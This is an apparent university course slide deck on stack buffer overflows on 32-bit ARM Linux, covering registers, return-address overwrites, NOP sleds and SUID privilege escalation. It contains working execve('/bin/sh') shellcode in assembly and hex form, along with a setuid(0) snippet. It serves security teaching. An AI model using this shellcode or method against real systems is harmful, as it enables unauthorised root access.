Introduction to Stack Overflows on ARM

COIS 4901H: Advanced Reading Course

Author: Yusef Karim


Instructor: Jacques Béland

Department of Computing & Information Systems
Trent University

December 2018

Exploit Development & Mitigation

- Covered several chapters of *The Shellcoder's Handbook* involving exploit development on Linux
- Knowledge gained:
  - Stack and Heap based buffer overflows
  - Shellcode development techniques
  - String Format bugs
  - Program auditing and debugging
  - Exploiting vulnerable programs
- The course text covered the 32-bit x86 Intel architecture
  - We expanded upon the ideas and applied them to the 32-bit ARM architecture




ARM Architecture

- ARM is a family of Reduced Instruction Set Computing (RISC) based processors
- RISC architecture generally requires fewer transistors than Complex Instruction Set Computing (CISC) such as x86. This improves cost, power consumption and heat dissipation
- Supports 16-bit instruction set called THUMB mode
  - Improves code density, reducing binary file size
  - Useful for embedded applications where memory footprint matters

Why Linux? Why ARM?

- Estimated to be over 75 **BILLION** IoT devices in 2025
  - Over 70% of these devices will be running Linux
  - Vast majority of these devices will be running on ARM processors
- All the phones in this room are very likely using ARM processors



Estimated growth of IoT devices 2015-2025 [statista.com]


Important ARM Registers

- R0-R10 (**General Purpose**)
  - Used to store instructions, data, and addresses
- R11 (**Frame Pointer**)
  - Holds the pointer to the current stack frame
- R12 (**Intra-procedure Call Scratch Register**)
  - Used by a subroutine to store temporary data.
- R13 (**Stack Pointer**)
  - Holds the pointer to the top of the stack
- R14 (**Link Register**)
  - Holds the return addresses whenever a subroutine is called
- R15 (**Program Counter**)
  - Holds the address of the next instruction to be executed

The Stack

Function Prologue

```
push    {fp, lr}
add     fp, sp, #4
sub     sp, sp, #20
```



- We will discuss the Function Epilogue on the next slides

Stack Overflows (1)

- Stack overflows occur when a program tries to write data to a buffer located within a stack frame without checking if the data fits into the buffer.
- C compilers don't do bound checking and at most only warn programmers of vulnerable code
- Some common vulnerable C functions are:
  - strcpy
  - gets
  - sprintf
  - memcpy
- How can we take advantage of a program that allows stacked based buffer overflows?

Stack Overflows (2)

Function Epilogue
(Restore PC)

```
sub    sp, fp, #4
pop    {fp, pc}
```

or

Function Epilogue
(Branch & Exchange)

```
sub    sp, fp, #4
pop    {fp, lr}
bx     lr
```

- Overflow the return address (which exists on the stack) of the called function
- Redirect program flow to memory address of our malicious code

Shellcode (1)

- Small piece of code that can be injected into a vulnerable program
- Assembly instructions can be decoded into numerical values called opcodes
- Opcodes can be escaped and stored in a hex string, becoming **shellcode**
- Shellcode commonly makes use of Linux system calls
- Shellcode can be stored directly in program memory or in a Linux environment variable
- Strings in C are NULL-terminated, shellcode should not have any NULL bytes

```
mov r2, #0      @ BAD, contains null bytes
eor r2, r2, r2  @ GOOD, achieves same thing without null bytes
```

Shellcode (2)

Example of **execve** assembly code using PC-relative addressing

```
.text
.global _start

_start:
  .code 32
  add r3, pc, #1      @ Add 1 to PC register and add it to r3
  bx r3               @ Branch and exchange to switch to Thumb mode (LSB = 1)

  .code 16
  @@@ execve("/bin/sh", ["/bin/sh"], NULL); @@@
  adr r0, shell       @ Use program-relative addressing to load our string into r0
  eor r2, r2, r2      @ XOR r2 with itself, zeroing it out
  strb r2, [r0, #7]   @ Overwrite the last byte (X) in r0 to be NULL
  push {r0, r2}       @ Push r0 ("/bin/sh\0") and r2 (NULL) onto the stack
  mov r1, sp          @ Store address of sp (top of stack) into r1
  mov r7, #11         @ Store syscall for execve (11) in r7
  svc #1              @ Interrupt to make a supervisor call
  mov r5, r5          @ NOP instruction for proper alignment

shell:
    .ascii "/bin/shX"
```

Shellcode (3)

- Assemble

```
as shellcode.s -o shellcode.o
```

- Link (-N makes .text section writable)

```
ld shellcode.o -N -o shellcode
```

- Create raw binary file

```
objcopy -O binary shellcode shellcode.bin
```

- Extract opcodes

```
hexdump -v -e '"\\""x" 1/1 "%02x" ""' shellcode.bin
```

- Injectable **execve** shellcode:

```
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x03\xa0\x52\x40\xc2
\x71\x05\xb4\x69\x46\x0b\x27\x01\xdf\x2d\x1c\x2f\x62
\x69\x6e\x2f\x73\x68\x58
```


NOP Sled

- Store the shellcode in an environment variable and overflow the return address of a vulnerable function with the address of the environment variable
- Determining the **exact** address of the environment variable can be quite difficult and alignment issues may cause problems
- Use (N)o-(OP)eration (NOP) instructions to pad the shellcode
- All that is needed is to land within the NOP sled
- **MOV** instruction can be used as a NOP on ARM

```
mov   r1, r1
```

Linux Privilege Escalation (1)

- All files on Linux systems have specific permissions
- Special file permission bits such as Set User ID (SUID) and Set Group ID (SGID)
- SUID bit allows the user to run a program as the owner of the program file rather than as themselves
- Very dangerous if set on a vulnerable program



Source: linuxcommand.org

Linux Privilege Escalation (2)

- We can escalate our privileges to root by injecting our shellcode into a vulnerable SUID executable
- If SUID bit is set, the **setuid** system call must be made explicitly before privilege escalation can occur
- We can add a **setuid** system call to our shellcode

```
.code 16
@@@ setuid(0); @@@
eor r1, r1, r1      @ XOR r1 with itself, zeroing it out
mov r0, r1          @ Move r1 (0) into r0
mov r7, #23         @ Store syscall for setuid (23) in r7
svc #1              @ Interrupt to make a supervisor call
```

Demonstration

What's Next?

- Use Return Oriented Programming (ROP) Gadgets to bypass non-executable stack
- Find ways to bypass Address Space Layout Randomization (ASLR) and other modern security mechanisms
- Create shellcode that works remotely (reverse shells)
- Encode shellcode to avoid IDS/IPS filters

References (1)

- **Official ARM Developer Website**
  https://developer.arm.com/products/architecture
- **The Shellcoder's Handbook: Discovering and Exploiting Security Holes by Chris Anley, John Lindner, and Gerardo Richarte**
- **Hacking: The Art of Exploitation by Jon Erickson**
- **Azeria Labs**
  https://azeria-labs.com/
- **A Short Guide on ARM Exploitation**
  https://www.exploit-db.com/docs/english/24493-a-short-guide-on-arm-exploitation.pdf

References (2)

- **Exploit Database: ARM execve shellcode**
  `https://www.exploit-db.com/exploits/45290/`
- **ARM shellcode and exploit development by Andrea Sindoni**
  `https://github.com/invictus1306/Workshop-BSidesMunich2018`
- **Linux Syscall Reference**
  `https://syscalls.kernelgrok.com/`
- **Estimated growth of IoT devices**
  `https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/`
- **IoT operating system survey**
  `https://blog.benjamin-cabe.com/2018/04/17/key-trends-iot-developer-survey-2018`